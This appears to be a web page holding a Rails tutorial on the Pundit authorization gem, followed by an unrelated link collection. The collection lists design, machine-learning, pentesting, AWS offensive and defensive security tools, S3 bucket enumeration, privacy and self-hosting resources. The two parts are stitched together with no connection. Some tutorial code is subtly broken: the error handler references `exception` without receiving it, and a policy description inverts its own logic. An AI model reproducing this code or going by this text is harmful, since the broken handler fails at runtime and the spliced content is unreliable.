- Add `gem 'pundit'` to your `Gemfile`.
- Within your application controller `include Pundit`.
- Run command `bundle install`.
- Optionally run `rails g pundit:install` which will set up an application policy with some useful defaults.

The Policies will be defined in `app/policies/` directory. And don't forget to restart the Rails server so that Rails can pick up new classes that you define there.

Understanding Policies

Like mentioned earlier, policies are PORC, which houses the authorization for a particular page.

Let's look at a policy class example taken out from the documentation.

```
class PostPolicy
  attr_reader :user, :post

  def initialize(user, post)
    @user = user
    @post = post
```

```
    end

    # CRUD actions
    def update?
      user.admin? or not post.published?
    end
  end
```

This is a policy defined to impose restriction for updating a post if the user is an admin, or if the post is unpublished.

Characteristics of Policy class

- The policy name should begin with the name of the model it corresponds to and should always be suffixed with `Policy`. So in the above example - `PostPolicy` would be the policy for `Post` model.
- The initialize method of the policy would need the instance variable user and the model to be authorized. On a sidenote, we can also get by if the model is simply some other object we want to authorize. For example, say a service or form object which has conditions to be checked on it so as to perform the controller action.
- The method names should correspond to controller actions suffixed with a `?`. So for controller actions such as `new`, `create`, `edit` etc, the policy methods `new?`, `create?`, `edit?` etc are to be defined

> NOTE: Incase the controller does not have access to current_user method we can define a pundit_user method which will then be used instead.

```
def pundit_user
  User.find_by_other_means
end
```

We can further abstract this Policy if we run the generator `rails g pundit:install`, which creates an Application policy with defaults for controller actions and also takes care of the initialization part. This can be inherited by other policies.

```
class ApplicationPolicy
  attr_reader :user, :record

  def initialize(user, record)
    @user = user
    @record = record
  end

  def index?
    false
  end

  def show?
    false
  end

  def create?
    false
  end

  def new?
    create?
  end

  def update?
    false
  end

  def edit?
    update?
```

```
  end

  def destroy?
    false
  end

  class Scope
    attr_reader :user, :scope

    def initialize(user, scope)
      @user = user
      @scope = scope
    end

    def resolve
      scope
    end
  end
end
```

But hold on sec, what is a class `Scope` doing in the generated `ApplicationPolicy?`. And that is what makes Pundit even more awesome, which we will be getting into soon.

With this generated base policy can simpify our `PostPolicy` as

```
  class PostPolicy < ApplicationPolicy
    # Here we are overriding :update? inherited from ApplicationPolicy
    def update?
      user.admin? or not record.published?
    end
  end
```

With this setup in place, let's see what changes at the controller level:

```
class PostController < ApplicationController
  def update
    post = current_user.posts.find(params[:id])
    authorize post
    if post.update(post_params)
      redirect_to post
    else
      render :edit
    end
  end

  # other controller actions
end
```

With this code in plate, update action of the controller when invoked is authorized and the `authorize` method that we invoke here will retrieve the policy for the given record, initialize it with the record and current user and finally throw an error if the user is not authorized to perform the given action.

Understanding Scopes

Scopes are just like using the scopes you define for a model. But in our case, these scopes are done within the policy in context of the user's role for a particular controller action. Scopes are used to retrieve a subset of the records that we have. For example, in a blog app, a non admin user should be restricted to see only posts which has been published but not in draft state. I see you already imagining the controllers and models becoming thinner.

Let's rework our Post policy:

```
class PostPolicy < ApplicationPolicy
  # Inheriting from the application policy scope generated by the generator
  class Scope < Scope
    def resolve
      if user.admin?
        scope.all
      else
        scope.where(published: true)
      end
    end
  end

  def update?
    user.admin? or not record.published?
  end
end
```

Here we have created a class which will scope the posts based on the user's role. And in order to use it in our controller, we just need to make use of the method `policy_scope`.

Characteristics of Scope class

- They are too PORC, which are to be nested within the policy class.
- It needs to initialize with a user and a scope which can either a be ActiveRecord class or ActiveRecord::Relation.
- It needs to define a resolve method which scopes based on the user role.

So now, we revise our Post controller's `index` to be like:

```
class PostController < ApplicationController
  def new
    # code to render new view
  end

  def create
    # code to create
  end

  def edit
    # code to render edit
  end

  def update
    post = current_user.posts.find(params[:id])
    authorize post
    if post.update(post_params)
      redirect_to post
    else
      render :edit
    end
  end

  def show
    # code to render show
  end

  def index
    policies = policy_scope(Post)
    # code to render index
  end
end
```

The index action will show only published posts unless the user is an admin.

Good Practices that can be leveraged using pundit

Keeping authorization explicit

Rather than making authorization or scoping implicit we rather be explict about it. We can add in checks at the `ApplicationController` level so that exception is raised if we forget to add in `authorize` or `policy_scope` in our controller.

```
class ApplicationController < ActionController::Base
  include Pundit
  after_action :verify_authorized, except: :index
  after_action :verify_policy_scoped, only: :index
end
```

But still, we can make use of `skip_authorization` or `skip_policy_scope` in circumstances where you don't want to disable verification for the entire action.

Keeping a closed system

If we are making use of a Base policy such as `ApplicationPolicy`. We can fail gracefully if at all an unauthenticated user makes through.

```
class ApplicationPolicy
  def initialize(user, record)
    raise Pundit::NotAuthorizedError, "must be logged in" unless user
    @user = user
    @record = record
  end
end
```

Handling errors on authorization

Since `Pundit::NotAuthorizedError` will be raised if not authorized, we'd need to handle it gracefully. This can be done by making use of `rescue_from` directive for `Pundit::NotAuthorizedError` and then pass in a method to handle the exception.

We can also go a step further and customize error messages based on which policy's action was not authorized.

```
class ApplicationController < ActionController::Base
  protect_from_forgery
  include Pundit

  rescue_from Pundit::NotAuthorizedError, with: :user_not_authorized

  private

  def user_not_authorized
    policy_name = exception.policy.class.to_s.underscore

    flash[:error] = t "#{policy_name}.#{exception.query}", scope: "pundit", default: :default
    redirect_to root_path
  end
end
```

And you can have your locale file to be like this:

```
en:
 pundit:
```

```
    default: 'You cannot perform this action.'
    post_policy:
      update?: 'You cannot edit this post!'
      create?: 'You cannot create posts!'
```

This is a way to setup error messages for authorization as here we make use of the information `NotAuthorizedError` provide ie. what query (e.g. :create?), what record (e.g. an instance of Post), and what policy (e.g. an instance of PostPolicy) caused the error to be raised. Ultimately, it's up to you on how you organize your locale files. Alternatively, we can also serve them with 403 error page by configuring in `application.rb`

```
config.action_dispatch.rescue_responses["Pundit::NotAuthorizedError"] = :forbidden
```

Extending policy with multiple roles

Often there comes in requirement that a particular CRUD action's authorization varies on multiple roles. In context of our example, say, there also comes in a role 'premium'. And now there exists posts which can be viewed by premium users and the admin only. No worries, just create a new 'premium' role and update our PostPolicy as below:

```
class PostPolicy < ApplicationPolicy
  # Inheriting from the application policy scope generated by the generator
  class Scope < Scope
    def resolve
      if user.admin?
        scope.all
      elsif user.premium?
        scope.where(published: true)
      else
        scope.where(published: true, premium: false)
      end
    end
  end

  def update?
    user.admin? || !record.published?
  end

  def show?
    return user.premium? || user.admin? if record.premium?
    true
  end
end
```

With the above changes now a normal user can't view premium posts in the index view listings as we are scoping it out and also we are authorizing the show page as to not allow non-premium users to see premium post content. Pretty neat isn't it? We no longer need to delegate the app execution flow to model or controller and let Pundit do all the heavy lifting.

This gives us fine granularity in controlling role based access and now that we understand how Pundit is structured and what conventions we need to follow, writing authorization code becomes intuitive. Skinny controllers and skinny models FTW!

If you have any questions or feedback, feel free to drop us a mail at team@codemancers.com.

--- *Akshay Sasidharan*

Design

Resources

Articles

- Building Your Color Palette
- 50 Things You [Probably] Forgot To Design

Machine Learning

Resources

Articles

- A Tour of The Top 10 Algorithms for Machine Learning Newbies

Frameworks

- Keras
- TensorFlow

Tutorials

- Andrew Ng Machine Learning | Coursera
- Andrew Ng course videos
- Machine Learning Crash Course | Google Developers
- TensorFlow Tutorial For Beginners

Pentesting

Resources

Articles

- Testy aplikacji na Androida: analiza i zmiana sposobu działania aplikacji przez użycie frameworka Frida
- Jak zabezpieczyć WordPress – poradnik krok po kroku
- Podatność Server-Side Template Injections
- Problemy z XXE (XML eXternal Entity)
- Atak DoS na aplikacje – przez wyrażenia regularne
- Podatność LDAP injection – definicje, przykłady ataku, metody ochrony
- nmap w akcji – przykładowy test bezpieczeństwa
- Tworzymy własne skrypty NSE dla Nmapa
- Jak wykrywać backdoory / webshelle w aplikacjach webowych?
- Systemowe utwardzenie (hardening) Linuksa – narzędzia: Lynis / Tiger
- Automatyczne wykrywanie proxy przez WPAD – czyli jak łatwo przechwycić ruch http w sieci lokalnej
- Monitoring bezpieczeństwa Linux: integracja auditd + OSSEC cz. I
- Monitoring bezpieczeństwa Linux: integracja auditd + OSSEC cz. II
- Analiza malware w praktyce – procedury i narzędzia
- Podstawy obrony przed atakami socjotechnicznymi
- Odczytywanie danych zapisanych na zbliżeniowych kartach płatniczych
- OAuth 2.0 – jak działa / jak testować / problemy bezpieczeństwa
- Bezpieczeństwo protokołu WebSocket w praktyce
- Jak w prosty sposób zwiększyć bezpieczeństwo aplikacji webowej

Blogs

- HighOn.Coffee

Getting started

- start - netsec

Videos

- Learn Burp Suite, the Nr. 1 Web Hacking Tool

Wargames

- OverTheWire: Natas
- PentesterLab

AWS

Tools

Defensive (Hardening, Security Assessment, Inventory)

- **ScoutSuite**: https://github.com/nccgroup/ScoutSuite - Multi-Cloud Security auditing tool for AWS, Google Cloud and Azure environments (Python)
- **Prowler**: https://github.com/toniblyx/prowler - CIS benchmarks and additional checks for security best practices in AWS (Shell Script)
- **CloudSploit**: https://github.com/cloudsploit/scans - AWS security scanning checks (NodeJS)
- **CloudMapper**: https://github.com/duo-labs/cloudmapper - helps you analyze your AWS environments (Python)
- **CloudTracker**: https://github.com/duo-labs/cloudtracker - helps you find over-privileged IAM users and roles by comparing CloudTrail logs with current IAM policies (Python)
- **AWS Security Benchmarks**: https://github.com/awslabs/aws-security-benchmark - scrips and templates guidance related to the AWS CIS Foundation framework (Python)
- **AWS Public IPs**: https://github.com/arkadiyt/aws_public_ips - Fetch all public IP addresses tied to your AWS account. Works with IPv4/IPv6, Classic/VPC networking, and across all AWS services (Ruby)
- **PMapper**: https://github.com/nccgroup/PMapper - Advanced and Automated AWS IAM Evaluation (Python)
- **AWS-Inventory**: https://github.com/nccgroup/aws-inventory - Make a inventory of all your resources across regions (Python)
- **Resource Counter**: https://github.com/disruptops/resource-counter - Counts number of resources in categories across regions
- **ICE**: https://github.com/Teevity/ice - Ice provides insights from a usage and cost perspective, with high detail dashboards.
- **SkyArk**: https://github.com/cyberark/SkyArk - SkyArk provides advanced discovery and security assessment for the most privileged entities in the tested AWS.
- **Trailblazer AWS**: https://github.com/willbengtson/trailblazer-aws - Trailblazer AWS, determine what AWS API calls are logged by CloudTrail and what they are logged as. You can also use TrailBlazer as an attack simulation framework.
- **Lunar**: https://github.com/lateralblast/lunar - Security auditing tool based on several security frameworks (it does some AWS checks)
- **Cloud-reports**: https://github.com/tensult/cloud-reports - Scans your AWS cloud resources and generates reports
- **Pacbot**: https://github.com/tmobile/pacbot - Platform for continuous compliance monitoring, compliance reporting and security automation for the cloud
- **cs-suite**: https://github.com/SecurityFTW/cs-suite - Integrates tools like Scout2 and Prowler among others
- **aws-key-disabler**: https://github.com/te-papa/aws-key-disabler - A small lambda script that will disable access keys older than a given amount of days
- **Antiope**: https://github.com/turnerlabs/antiope/ - AWS Inventory and Compliance Framework
- **FunctionShield**: [https://www.puresec.io/function-shield] A free AWS Lambda security library for developers, providing runtime protection such as: outbound network blocking, disable shell processes, /tmp/ disk I/O operations and prevents leakage of the handler's source code.

Offensive

- **weirdALL**: https://github.com/carnal0wnage/weirdAAL - AWS Attack Library
- **Pacu**: https://github.com/RhinoSecurityLabs/pacu - AWS penetration testing toolkit
- **Cred Scanner**: https://github.com/disruptops/cred_scanner

- **AWS PWN**: https://github.com/dagrz/aws_pwn
- **Cloudfrunt**: https://github.com/MindPointGroup/cloudfrunt
- **Cloudjack**: https://github.com/prevade/cloudjack
- **Nimbostratus**: https://github.com/andresriancho/nimbostratus
- **GitLeaks**: https://github.com/zricethezav/gitleaks - Audit git repos for secrets
- **TruffleHog**: https://github.com/dxa4481/truffleHog - Searches through git repositories for high entropy strings and secrets, digging deep into commit history
- **DumpsterDiver**: https://github.com/securing/DumpsterDiver - Tool to search secrets in various filetypes, like keys (e.g. AWS Access Key, Azure Share Key or SSH keys) or passwords.
- **Mad-King**: https://github.com/ThreatResponse/mad-king - Proof of Concept Zappa Based AWS Persistence and Attack Platform
- **Cloud-Nuke**: https://github.com/gruntwork-io/cloud-nuke - A tool for cleaning up your cloud accounts by nuking (deleting) all resources within it
- **MozDef: The Mozilla Defense Platform** https://github.com/mozilla/MozDef - The Mozilla Defense Platform (MozDef) seeks to automate the security incident handling process and facilitate the real-time activities of incident handlers.
- **Lambdashell**: http://www.lambdashell.com/ - This is a simple AWS lambda function that does a straight exec. Essentially giving you a shell directly in my AWS infrastructure to just run your commands.
- **Lambda-Proxy**: [https://github.com/puresec/lambda-proxy/] - A bridge between SQLMap and AWS Lambda, which lets you use SQLMap to natively test AWS Lambda functions for SQL Injection vulnerabilities.

Continuous Security Auditing

- **Security Monkey**: https://github.com/Netflix/security_monkey
- **Krampus** (as Security Monkey complement) https://github.com/sendgrid/krampus
- **Cloud Inquisitor**: https://github.com/RiotGames/cloud-inquisitor
- **CloudCustodian**: https://github.com/capitalone/cloud-custodian
- **Disable keys after X days**: https://github.com/te-papa/aws-key-disabler
- **Repokid** Least Privilege: https://github.com/Netflix/repokid
- **Wazuh CloudTrail module**: https://documentation.wazuh.com/current/amazon/index.html
- **Hammer**: https://github.com/dowjones/hammer
- **Streamalert**: https://github.com/airbnb/streamalert
- **Billing Alerts CFN templates**: https://github.com/btkrausen/AWS/tree/master/CloudFormation/Billing%20Alerts

DFIR

- **AWS IR**: https://github.com/ThreatResponse/aws_ir - AWS specific Incident Response and Forensics Tool
- **Margaritashotgun**: https://github.com/ThreatResponse/margaritashotgun - Linux memory remote acquisition tool
- **LiMEaide**: https://kd8bny.github.io/LiMEaide/ - Linux memory remote acquisition tool
- **Diffy**: https://github.com/Netflix-Skunkworks/diffy - Triage tool used during cloud-centric security incidents
- **AWS Security Automation**: https://github.com/awslabs/aws-security-automation - AWS scripts and resources for DevSecOps and automated incident response
- **GDPatrol**: https://github.com/ansorren/GDPatrol - Automated Incident Response based off AWS GuardDuty findings
- **AWSlog**: https://github.com/jaksi/awslog - Show the history and changes between configuration versions of AWS resources using AWS Config
- **AWS_Responder** https://github.com/prolsen/aws_responder - AWS Digital Forensic and Incident Response (DFIR) Response Python Scripts
- **SSM-Acquire**: https://github.com/mozilla/ssm-acquire - A python module for orchestrating content acquisitions and analysis via Amazon SSM

Development Security

- **CFN NAG**: https://github.com/stelligent/cfn_nag - CloudFormation security test (Ruby)
- **Git-secrets**: https://github.com/awslabs/git-secrets
- **Repository of sample Custom Rules for AWS Config**: https://github.com/awslabs/aws-config-rules
- **asecure.cloud**: https://asecure.cloud - A repository of cutomizable AWS security configurations (Cloudformation and CLI templates)
- **CFripper**: https://github.com/Skyscanner/cfripper/ - Lambda function to "rip apart" a CloudFormation template and check it for security compliance.
- **Assume**: https://github.com/SanderKnape/assume - A simple CLI utility that makes it easier to switch between different AWS roles
- **Terrascan**: https://github.com/cesar-rodriguez/terrascan - A collection of security and best practice tests for static code analysis of terraform templates using terraform_validate
- **pytest-services**: https://github.com/mozilla-services/pytest-services - Unit testing framework for test driven security of AWS configurations and more
- **IAM Least-Privileged Role Generator**: [https://github.com/puresec/serverless-puresec-cli] - A Serverless framework plugin that statically analyzes AWS Lambda function code and automagically generates least-privileged IAM roles.

S3 Buckets Auditing

- https://github.com/Parasimpaticki/sandcastle
- https://github.com/smiegles/mass3
- https://github.com/koenrh/s3enum
- https://github.com/tomdev/teh_s3_bucketeers/
- https://github.com/Quikko/BuQuikker (multi threading for teh_s3_bucketeers)
- https://github.com/eth0izzle/bucket-stream
- https://github.com/gwen001/s3-buckets-finder
- https://github.com/aaparmeggiani/s3find
- https://github.com/bbb31/slurp
- https://github.com/random-robbie/slurp
- https://github.com/kromtech/s3-inspector
- https://github.com/petermbenjamin/s3-fuzzer
- https://github.com/jordanpotti/AWSBucketDump
- https://github.com/bear/s3scan
- https://github.com/sa7mon/S3Scanner
- https://github.com/magisterquis/s3finder
- https://github.com/abhn/S3Scan
- https://breachinsider.com/honey-buckets/
- https://www.buckhacker.com [Currently Offline]
- https://www.thebuckhacker.com/
- https://buckets.grayhatwarfare.com/
- https://github.com/whitfin/s3-meta
- https://github.com/vr00n/Amazon-Web-Shenanigans/tree/master/S3PublicBucketCheck
- https://github.com/FishermansEnemy/bucket_finder
- https://github.com/brianwarehime/inSp3ctor
- https://github.com/Atticuss/bucketcat
- https://github.com/Ucnt/aws-s3-bruteforce
- https://github.com/nahamsec/lazys3
- https://github.com/securing/BucketScanner
- https://digi.ninja/projects/bucket_finder.php

Training

- http://flaws.cloud/ - flAWS challenge to learn through a series of levels about common mistakes and gotchas when using AWS
- flaws2.cloud - flAWS 2 has two paths this time: Attacker and Defender! In the Attacker path, you'll exploit your way through misconfigurations in serverless (Lambda) and containers (ECS Fargate). In the Defender path, that target is now viewed as the victim and you'll work as an incident responder for that same app, understanding how an attack happened.
- https://github.com/RhinoSecurityLabs/cloudgoat - Vulnerable by Design AWS infrastructure setup tool
- https://github.com/m6a-UdS/dvca - Damn Vulnerable Cloud Application more info
- https://github.com/sonofagl1tch/AWSDetonationLab - Scripts and templates to generate some basic detections of the AWS security services
- OWASP ServerlessGoat - OWASP ServerlessGoat is a deliberately insecure realistic AWS Lambda serverless application, maintained by OWASP for educational purposes. Single click installation through the AWS Serverless Application Repository.

Honey-token

- https://bitbucket.org/asecurityteam/spacecrab
- https://breachinsider.com/honey-buckets/
- https://github.com/0x4D31/honeyLambda
- https://github.com/thinkst/canarytokens-docker

Others

- https://github.com/nagwww/s3-leaks - a list of some biggest leaks recorded

Privacy

Resources

- Security Checklist
- Yubikey Handbook

Browser extensions

Firefox

- Bloody Vikings!
- Cookie AutoDelete
- Decentraleyes
- Disconnect
- Disconnect for Facebook
- DuckDuckGo Privacy Essentials
- Facebook Container
- Firefox Multi-Account Containers
- History Cleaner
- Link Cleaner
- Privacy Badger
- Privacy Possum
- Smart HTTPS

Programming

GraphQL

Resources

Tutorials

- How to GraphQL - The Fullstack Tutorial for GraphQL
- Tutorial: Designing a GraphQL API

Self-hosting

Resources

Articles

- Putting Faces to Names*
- Ask HN: Which self-hosted solutions are you using? | Hacker News